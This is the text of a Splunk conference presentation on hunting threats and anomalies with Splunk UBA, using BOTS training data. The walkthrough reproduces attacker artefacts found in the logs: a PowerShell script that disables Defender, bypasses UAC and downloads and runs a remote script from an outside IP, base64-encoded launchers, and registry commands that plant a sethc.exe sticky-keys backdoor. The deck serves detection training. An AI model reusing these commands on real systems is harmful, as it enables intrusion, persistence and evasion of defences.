Anomaly Detection and Threat Hunting in Splunk UBA

Tom Smit

Principal Sales Engineer

Forward-Looking Statements

During the course of this presentation, we may make forward-looking statements regarding future events or plans of the company. We caution you that such statements reflect our current expectations and estimates based on factors currently known to us and that actual events or results may differ materially. The forward-looking statements made in the this presentation are being made as of the time and date of its live presentation. If reviewed after its live presentation, it may not contain current or accurate information. We do not assume any obligation to update any forward-looking statements made herein.

In addition, any information about our roadmap outlines our general product direction and is subject to change at any time without notice. It is for informational purposes only, and shall not be incorporated into any contract or other commitment. Splunk undertakes no obligation either to develop the features or functionalities described or to include any such feature or functionality in a future release.

Tom Smit

Principal Sales Engineer

#whoami

- @6 year at Splunk – Principal Sales Engineer (Security SME, UBA SME, ITSI/Architect SME Phantom SME)
- BOTS3, BOTS4, and BOTS5 content contributor/AWS geek/UBA nerd
- Based north of Boston
- 20+ years in IT and security
- Splunk, Core Security, Mimecast, Symantec, Raytheon
- Certs: CISSP, AWS

Agenda

1) UBA/BOTS Overview

2) Threat Hunting

3) Anomaly Hunting

4) Wrap Up

What is BOTS?

Training


Competition

Realistic

Fun!

What is Splunk UBA?


Splunk UBA provides **advanced and insider threat detection** using unsupervised **machine learning** helping organizations find **unknown threats and anomalous user behavior** across devices and applications.



Top-10

critical and actionable unknown threats

How Does Splunk UBA Work?



Threat Hunting

splunk> User Behavior Analytics

Explore | Analytics | Manage | System | Scope | admin

THREATS	ANOMALIES	USERS	DEVICES	APPS
11	213	0 Anomalous	0 Anomalous	0 Anomalous
		12 All Known	43 All Internal	54 All Apps
		38 All Unknown	10 All External	

Threats Review

Users Review

Analytics Dashboard

Latest Threats

Malware Activity	Aug 3, 2019	4
Malware	Aug 2, 2019	7
Privilege Escalation after Powershell Activity	Aug 2, 2019	8
Possible Froth.ly Compromised Account	Aug 2, 2019	7
Process Initiated from Suspicious Directory	Aug 2, 2019	7
Possible Froth.ly Compromised Account	Aug 2, 2019	7

Showing all 11 threats

View Details

Threats Timeline (Last 7 Days)

No New Threats

There are no new threats in the last 7 days

Latest Anomalies

Anomalies Timeline (Last 7 Days)

Threats Table

Actions

Any Score

Add Filter


Threats (11)

Search

Group by: Threat Type

All Threats	11
Malware	3
Possible Froth.ly Compromised Account	3
Process Initiated from Suspicious Directory	3
Privilege Escalation after Powershell Activity	1
Malware Activity	1
Compromised Account	0
Compromised Web Server	0
Data Exfiltration	0
Data Exfiltration after Account	0

Threats Trend



THREAT TYPE	THREAT CATEGORIES	PARTICIPANTS	LAST ANOMALY DATE	SCORE
Privilege Escalation after Powershell Activity	Custom	bstoll umfd-6 gravity	Aug 2, 2019 12:00 AM	8
Malware	Custom	4 Users 5 Devices 172.217.2.3	Aug 2, 2019 8:52 AM	7
Process Initiated from Suspicious Directory	Custom Internal	AudreyGrady agrady-l	Aug 2, 2019 12:00 AM	7

splunk> User Behavior Analytics | Explore | Analytics | Manage | System | Scope | admin

Home / Threats Table / Threat Details

Malware 7

Actions

Detection Date Sep 19, 2019 6:01 PM **Last Update** Sep 20, 2019 1:07 PM

Watchlists

Categories Custom

A host on your network may have been compromised and is displaying suspicious activity consistent with a malware infection.

Timeline

First Anomaly
12:00 AM
Aug 2, 2019

Last Anomaly
08:52 AM
Aug 2, 2019

Duration
8h 52m

Anomalies (11)

- Suspicious Domain Communication (1) — 5
- Suspicious Powershell Activity (5) — 3
- Unusual Geolocation of Communication Destination (5) — 3

Users (4)

- AudreyGrady — 0
- frothly_helpdesk — 0
- svc_print — 0
- system — 0

Devices (5)

- 157.230.116.14 — 0
- 40.101.69.194 — 0
- 46.101.113.149 — 0
- agrady-l — 0

External

- 172.217.2.3 — 0

Domains (1)

- 172.217.2.3

What Next?

Isolate the host and analyze the system's health with a reputable antivirus and/or anti-malware solution. Begin forensic procedures and resolve as required.

Threat Relations

172.217.2.3

Sign in Sign up

0 / 73

Community Score

9 detected files communicating with this IP address


172.217.2.3 (172.217.0.0/16)

AS 15169 (Google LLC)

US

DETECTION DETAILS RELATIONS COMMUNITY

ADMINUSLabs	Clean	AegisLab WebGuard	Clean
AlienVault	Clean	Antiy-AVL	Clean
AutoShun	Clean	Avira (no cloud)	Clean
BADWARE.INFO	Clean	Baidu-International	Clean



New Search

```
index=* sourcetype="wineventlog:microsoft-windows-powershell/operational" 40.101.69.194 OR 46.101.113.149 OR 157.230.116.14| table Message
```


Message

```
Creating Scriptblock text (1 of 1):
Invoke-WebRequest -Uri http://www.craftbrewerconference.com/files/2019-BrewCon-Sessions.pdf -OutFile c:\windows\temp\2019-BrewCon-Sessions.pdf;
if((([System.Security.Principal.WindowsIdentity]::GetCurrent()).groups -match 'S-1-5-32-544')) {
    Set-MpPreference -drtm True }
    else {
    Set-ItemProperty -Path 'HKCU:\Environment' -Name 'windir' -Value 'powershell -ep bypass -Command Set-MpPreference -drtm 1;#'
    schtasks /run /tn \Microsoft\Windows\DiskCleanup\SilentCleanup /I | Out-Null
    Remove-ItemProperty -Path 'HKCU:\Environment' -Name 'windir'
    };
Start-Process ((Resolve-Path 'c:\windows\temp\2019-BrewCon-Sessions.pdf').Path);
Start-Sleep 8;
IEX (New-Object System.Net.WebClient).DownloadString('http://157.230.116.14/s1.ps1')

ScriptBlock ID: 94b70780-d3ff-42ad-97c7-71077fd4f53f
Path:
```

New Search

```
index=* s1.ps1
|  table Message
```




```
Start-Process ((Resolve-Path 'c:\windows\temp\2019-BrewCon-Sessions.pdf').Path);
Start-Sleep 8;
IEX (New-Object System.Net.WebClient).DownloadString('http://157.230.116.14/s1.ps1')"


Context:
        Severity = Informational
        Host Name = ConsoleHost
        Host Version = 5.1.17134.858
        Host ID = 61d6da75-27cc-42e7-b7f5-3f268e1b737b
        Host Application = C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -win hidden -Ep ByPass $r =
[Text.Encoding]::ASCII.GetString([Convert]::FromBase64String('JHN0UCwkc2lQPTI0MzcsMjAzMjskZj0nMjAxOS1CcmV3Q29uLVNlc3Npb25zLnBkZi5sbmsnO2lmKC1ub3QoVGVzdC1QYXRoICRmKSl7JHg9R2V0LUNoa
iex $r
        Engine Version = 5.1.17134.858
```

What did we find?

UBA detected Malware – involving multiple internal devices and users and four specific external IP addresses

Looking at the threat, PowerShell is involved – when searching those three IP addresses and PowerShell data, we see some bad things

- Script Download
- Encrypted PS execution
- Downloads of msfonts.ps1?
- Execution from Temp/System directory

All signs and TTPs used by Violent Memmes

Anomaly Hunting

splunk> User Behavior Analytics

Explore | Analytics | Manage | System | Scope | admin

THREATS	ANOMALIES	USERS	DEVICES	APPS
11	213	0 Anomalous	0 Anomalous	0 Anomalous
		12 All Known	43 All Internal	54 All Apps
		38 All Unknown	10 All External	

Threats Review

Users Review

Analytics Dashboard

Latest Threats

Malware Activity	Aug 3, 2019	4
Malware	Aug 2, 2019	7
Privilege Escalation after Powershell Activity	Aug 2, 2019	8
Possible Froth.ly Compromised Account	Aug 2, 2019	7
Process Initiated from Suspicious Directory	Aug 2, 2019	7
Possible Froth.ly Compromised Account	Aug 2, 2019	7

Showing all 11 threats

View Details

Threats Timeline (Last 7 Days)

No New Threats

There are no new threats in the last 7 days

Latest Anomalies

Anomalies Timeline (Last 7 Days)

Group by: Anomaly Type

All Anomalies	213
Unusual Windows Security Event	124
Suspicious Powershell Activity	34
Suspicious Domain Communication	15
Unusual Geolocation of Communication Destination	14
Machine Generated Beacon	9
Unusual Box Activity	7
Suspicious Privilege Escalation	4
Excessive Data Transmission	3
Unusual Machine Access	3

ANOMALY TYPE	PARTICIPANTS	SUMMARY	START DATE	SCORE
	svc_print agrady-l			
Unusual Windows Security Event	svc_print jwortoski-l	Found 1 rare value(s) over a period of 30 days. Event Description.	Aug 2, 2019 12:00 AM	3
Unusual Windows Security Event	pcerf-l am_delta_patch_1.299.949.0.exe..	Found 1 rare value(s) over a period of 30 days. Process.	Aug 2, 2019 12:00 AM	3
Unusual Windows Security Event	PeatCerf pcerf-l sethc.exe	Found 1 rare value(s) over a period of 30 days. Process.	Aug 2, 2019 12:00 AM	3
Unusual Windows Security Event	system aturing-l vmwareresolutionset.exe	Found 1 rare value(s) over a period of 30 days. Process.	Aug 2, 2019 12:00 AM	3
Unusual Windows Security Event	svc_print jwortoski-l tar.exe	Found 1 rare value(s) over a period of 30 days. Process.	Aug 2, 2019 12:00 AM	3

1. **Process [sethc.exe]** is uncommon in this environment -- **1** occurrence(s) out of 7.5M. Most commonly observed values (up to top 3) are:
   - [taskhostw.exe] occurs 3M time(s) out of 7.5M (**40.5%**)
   - [tiworker.exe] occurs 2.3M time(s) out of 7.5M (**30.6%**)
   - [svchost.exe] occurs 368K time(s) out of 7.5M (**4.9%**)

sethc.exe 0

Last Update Sep 19, 2019 2:21 AM

Watchlists

App Anomalies

Anomalies (2)	Users in Anomalies (1)	Devices in Anomalies (1)
Unusual Windows Security Event (2) 3	PeatCerf 0	**Internal**
		pcerf-l 0

Process Library

Home | Process Directory | Blog | About

sethc.exe

Process name: Windows NT High Contrast Invocation

Application using this process: Microsoft® Windows® Operating System

File location: C:\Windows\ServicePackFiles\i386 *or* C:\Windows\System32

Recommended: Check your system for sethc.exe problems

New Search

```
index=* sethc.exe
|  table ParentCommandLine
```

ParentCommandLine
powershell -ec QwA6AFwAVwBpAG4AZABvAHcAcwBcAFMAeQBzAHQAZQBtADMAMgBcAFIARQBHACAAQQBEAEQAIAAnAEgASwBMAE0AXABTAE8ARgBUAFcAQQBSAEUAXABNAGkAYwByAG8AcwBvAGYAdABcAFcAaQBuAGQAbwB3AHMAIABOAFQAXABDAHUAcgByAGUAbgB

command_line

2 Values, 100% of events

Selected Yes No

Reports

Top values | Top values by time | Rare values

Events with this field

Values	Count	%
"C:\Windows\System32\reg.exe" ADD "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\sethc.exe" /t REG_SZ /v Debugger /d C:\windows\system32\cmd.exe /f	2	66.667%
"C:\Windows\System32\printdrv\smb.exe" \\titan cmd /c C:\Windows\System32\REG ADD "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\sethc.exe" /t REG_SZ /v Debugger /d C:\windows\system32\cmd.exe /f	1	33.333%

✓ ParentCommandLine	powershell -ec LgBcAHMAbQBiAC4AZQB4AGUA XAGkAbgBkAG8AdwBzAFwAUwB5AHMAdABlA TwBGAFQAVwBBAFIARQBcAE0AaQBjAHIAbwB AZQBuAHQAVgBlAHIAcwBpAG8AbgBcAEkAbQ 8AcAB0AGkAbwBuAHMAXABzAGUAdABoAGM AGUAYgB1AGcAZwBlAHIAIAAvAGQAIAAnAEMA BjAG0AZAAuAGUAeABlACcAIAAvAGYA
✓ app	C:\Windows\System32\printdrv\smb.exe
✓ parent_process	powershell -ec LgBcAHMAbQBiAC4AZQB4AGUAIABcAFwAdABpAHQAYQBuACAAYwBtAGQAIAAvAGMAIABDADoAXA BXAGkAbgBkAG8AdwBzAFwAUwB5AHMAdABlAG0AMwAyAFwAUgBFAEcAIABBAEQARAAgACcASABLAEwATQBcAF MATwBGAFQAVwBBAFIARQBcAE0AaQBjAHIAbwBzAG8AZgB0AFwAVwBpAG4AZABvAHcAcwAgAE4AVABcAEMAdQB yAHIAZQBuAHQAVgBlAHIAcwBpAG8AbgBcAEkAbQBhAGcAZQAgAEYAaQBsAGUAIABFAHgAZQBjAHUAdABpAG8Abg AgAE8AcAB0AGkAbwBuAHMAXABzAGUAdABoAGMALgBlAHgAZQAnACAALwB0ACAAUgBFAEcAXwBTAFoAIAAvAHY AIABEAGUAYgB1AGcAZwBlAHIAIAAvAGQAIAAnAEMAOgBcAHcAaQBuAGQAbwB3AHMAXABzAHkAcwB0AGUAbQAzA DIAXABjAG0AZAAuAGUAeABlACcAIAAvAGYA


sticky keys cmd reg

All Images Videos News Maps Settings

All Regions Safe Search: Moderate Any Time

Videos

Windows 7 Login Screen Exploit - Sticky Keys Registry Security Issue
61K views
YouTube



Sticky Keys CMD hack (Windows XP)
8.7K views
YouTube

"Use 5 Time Sticky Keys" Get a Command Prompt On Windows
18K views
YouTube

→ More Videos

Are these links helpful? Yes No

Hack Sticky Key Feature And Reset Windows Password Using CMD
https://fossbytes.com/sticky-key-feature-and-reset-windows-password-using-cmd/
Now, at the login screen, if you press Shift **key** for 5 times the **sticky keys** option will show up instead of the command line. This way, you can reset Windows password and have a sense of relieve.

Reset Lost Windows 10 Password with Sticky Keys Method ...
https://www.top-password.com/blog/reset-windows-10-password-with-sticky-keys/


What have we learned?

UBA detected ”sethc.exe” as an anomaly that had run once out of 7.5 million logs

”sethc.exe” is a valid Windows executable, responsible for sticky keys and high-contrast video (among other things)

“sethc.exe” was executed along with cmd.exe and smb.exe in obfuscated PowerShell commands

A cursory Google search indicates there are several exploits dealing with sethc and other tools that we’ve seen



Wrap Up

Other .conf UBA Sessions

Happening this year:

- SEC1616A – Operationalizing UBA to it's fullest potential
- SEC1623C – How to mitigate insider threat with Splunk UBA

Historical:

- .conf19 – SEC2109 – Hunting Threats with UBA (https://conf.splunk.com/files/2019/slides/SEC2109.pdf)
- .conf19 – SEC1490 – Lessons learned from Deploying Splunk UBA (https://conf.splunk.com/files/2019/recordings/SEC1490.mp4)
- .conf19 – SEC1248 – Part 2 of this 3-part series (https://conf.splunk.com/files/2019/recordings/SEC1248.mp4)
- .conf18 – SEC1414 – Part 1 of this 3-part series (https://conf.splunk.com/files/2018/recordings/threat-hunting-and-anomaly-sec1414.mp4)

What next?

Product Page:

- https://www.splunk.com/en_us/software/user-behavior-analytics.html

UBA White Papers:

- https://www.splunk.com/pdfs/product-briefs/splunk-uba.pdf
- https://www.splunk.com/pdfs/technical-briefs/using-splunk-uba-to-detect-cyber-attacks.pdf
- https://www.splunk.com/pdfs/technical-briefs/using-splunk-uba-to-detect-insider-threats.pdf

UBA Demo – reach out to your Splunk rep!

UBA Test Drive – reach out to your Splunk rep!

UBA Hands On Workshop – reach out to your rep!

